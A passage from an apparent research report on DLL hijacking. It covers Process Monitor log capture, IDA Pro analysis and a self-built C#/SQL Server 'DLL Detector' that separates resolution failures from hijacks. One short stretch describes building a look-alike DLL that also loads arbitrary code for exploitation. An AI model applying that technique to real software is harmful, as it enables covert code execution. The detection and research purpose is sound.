


Figure 37: Add Filters

After applying the filters we can see the new results. The main columns in our screen are Process Name, Path and Result. In the example below, we can see a DLL to be successfully resolved from Powerpoint process in the application directory.




Figure 38: Process name, id, path and result of operation

4.1.4 Saving Dumps for Later Analysis

Imagine you are working on somebody's really old and lousy computer, and you want to diagnose a particular problem, but the computer is just running way too slow to sit there and deal with it the entire time. You can simply run a Process Monitor scan on their computer, save the data over to a flash drive, and then load up Process Monitor on your blazing fast personal laptop and get to work analyzing what might have happened. You can even go to the coffee shop and analyze from there.




Figure 39: Save Process Monitor as PML file

And of course, you could also just remotely talk somebody through running Process Monitor, doing a scan, saving the file, and then sending it to you for analysis. That way you don't even have to show up and see them in person.

Apart from the Process Monitor Format, we can export the Log for further processing as a csv file. This solution, make it easier for any investigation in details in order to make safer conclusions for the running processes. Thus, we select .csv files to save.




Figure 40: Save Process Monitor as CSV file




Figure 41: Saved CSV files

4.2 Static Analysis

4.2.1 IDA Pro

Another tool that will help us to analyze statically or dynamically the DLL or the DLL loading is the IDA Pro.

IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger. It is recommended to install Python 2.7 first and then IDA Pro to avoid errors with PySide.QtGui.




Figure 42: IDA tool




Figure 43: Create Hello2.dll

In case you're analyzing a DLL that has been rebased, you will need to manually load the DLL into IDA Pro. To do that, ensure the Manual load option is checked when you're loading the DLL:




Figure 44: Select Manual Load

The IDA Pro tool can help us to find which dlls are loaded. “LoadLibrary” function shows which dll is resolved. In addition, with reverse engineering we can conclude to the main purpose of the .exe file of our investigation. In this way, we will know what the DLL supposed to do and we can construct our DLL so that it does almost the same plus load the arbitrary code we want to load for future exploitation.

While this technique of setting a conditional breakpoint might seem trivial, it can save an analyst an enormous amount of time overall. A small snippet of code can replace a manual process of continually breaking on a single location over and over until the desired criteria is met. Once again, we’ve seen the power of using IDAPython while reverse engineering a sample, which has saved us valuable time and energy.

In our case, IDA Pro was used at certain specific points of our research in order to confirm a Library call. Ideally, you could use it in order to create a really “smart” DLL that would continue the chain loading of other components and leave the functionality impeccable.

4.3 Add extra information and functionality

4.3.1 Unofficial DLL List

As we can see in the unofficial List of reference [26], there are already known vulnerable DLLs and application versions. This fact could also help our research and prevent us from spending time on trials.

5. DLL Detector

For better and deeper research in DLL resolutions, we developed a WinForm application in Visual Studio 13 and .Net framework 4.5. Our application is able to load log from csv files, store it into a database, manipulates data in order to conclude if there is a resolution failure or hijacking, if any. Finally, we can also save the Unsafe resolution result in a view table in order to create a Pivot table and via M/S office tools as Excel, we can have charts and statistic PI for Analysis.

5.1 WinForm Application Overview

In the following screenshot, we can see a First Look in our Application. As an input for our tool, we can have a csv file exported from Process Monitor as described in Chapter 4. Each time that the user selects a file to import, this file is saved in a DB table in SQL Server. All fields are saved and in addition, we compute the discrete path and the module searched. We also modify and standardize the module name so that it can be easier manipulate in the next steps. Our search comparison are case-insensitive, as the name of the module is either in capital or not letters. Thus, we create helpful fields as [std DLL module name].




Figure 45: WinForm Application

Our WinForm is a window of 3 main data lists where we can see the log of the selected Application and also the categorization of DLL failure or DLL hijacking. When the user double-clicks on a module on the right grid view, the cursor of the left gridview finds the block the the log from which it was generated. The user can also see the Search order of a DLL that was finally resolved. In this way, we can see all the directories searched before the final either resolution or failure. By click on the Button Save Unsafe Resolutions, the user can save all results of DLL resolution in the DB and after via a view table he can create Pivot tables in excel. Then, we can insert charts, pies and other statistical tools in order to have safe and detailed conclusions.

5.2 Algorithms & Diagram

In this section, we will present how the resolution failures and hijackings are computed. Apart from a diagram, we present the code for this calculation and separation into two big groups of resolution.




Figure 46: Application design

First, we save all the log as it is taken from Process Monitor into our Database in the table [ProcessMonitorLogData]. Our Database has the name: [z_DLL_Detector]. The called method to do so is *InsertDataIntoSQLServerUsingSQLBulkCopy()*.




Figure 47: Application Method (Insert data)

We have also created a DBUtilities class in order to modify the data loaded in our DB. Such case is the query which standardize the DLL Module name and the Path searched.

```

37 }
38
39 public static bool getModuleNameFromPath(SQLConnectionManager connManager)
40 {
41
42     SqlDataReader reader = null;
43     SqlConnection conn = null;
44     try
45     {
46         conn = connManager.getConnection();
47
48         StringBuilder query = new StringBuilder();
49
50         SqlCommand command = new SqlCommand(query +
51             " update a set [DLL_ModuleName_std] = ltrim(rtrim( reverse(left( reverse([path]) ,charindex( '\\',reverse([path]))-1) )), " + Environment.NewLine +
52             " [SearchedDirectory_std] = ltrim(rtrim( reverse(substring( reverse([path]) ,charindex( '\\',reverse([path])),255) )) " + Environment.NewLine +
53             " FROM [z_DLL_Detector].[dbo].[ProcessMonitorLogData] a " + Environment.NewLine +
54             " where [path] like '%.dll' and (DLL_ModuleName_std is null or SearchedDirectory_std is null) ", conn);
55
56         reader = command.ExecuteReader();
57
58         if (reader.Read())
59         {
60             return true;
61         }
62
63         return false;
64     }
65     finally
66     {
67         close(reader);
68         connManager.freeConnection(conn);
69     }
70 }
71

```

In order to have another perspective of our project, we can see the Solution Explorer of our application. All classes and objects are shown in the screenshot below.




Figure 48: Solution Explorer application

The most important class is the class *MyProcess.cs* where we have developed the method *GetDLLResolutionFailures()* which exports the 2 lists *List<MyModule>* *listResolutionFailure* and

List<MyModule> listResolutionHijacking with the two types of resolution. The whole logic is presented in a more graphical way in the Diagram below:

[DIAGRAM]




Figure 49: Algorithm for resolution distinction

```

Form1.Designer.cs  UnsafeResolution.cs  CSV2SQL.cs  SQLConnectionManager.cs  MyProcess.cs  Form1.cs  MyModule.cs  DBUtilities.cs  Form1.cs [Design]
VulnDLLDetector  - % VulnDLLDetector.MyProcess  - @ GetDLLResolutionFailures(ref List<MyModule> listResolutionFailure, ref List<MyModule> listResolutionHijacking)
40 public void GetDLLResolutionFailures(ref List<MyModule> listResolutionFailure, ref List<MyModule> listResolutionHijacking)
41 {
42     SQLConnectionManager connManager = new SQLConnectionManager(server, database, user, password);
43     List<MyProcessLog> listProcLog = ProcessMonitorData.LoadProcessesLog(connManager, this.PID);
44     string lastDLLSearched = string.Empty;
45     int countSearchedDlls = 0;
46     int i = 0;
47     int distinctDlls = 0;
48     DataTable table = new DataTable("DLLResolution");
49     table.Columns.Add("DLLName", typeof(string));
50     table.Columns.Add("LoadedPath", typeof(string));
51     table.Columns.Add("Counter", typeof(int));
52     table.Columns.Add("Result", typeof(string));
53     table.Columns.Add("TempID", typeof(int));
54     lastDLLSearched = "";
55     List<string> listSearchedDir = new List<string>();
56     List<List<string>> listSearchedDirForAllModules = new List<List<string>>();
57     DataTable tableSearchedDirForAllModules = new DataTable("SearchedDirForAllModules");
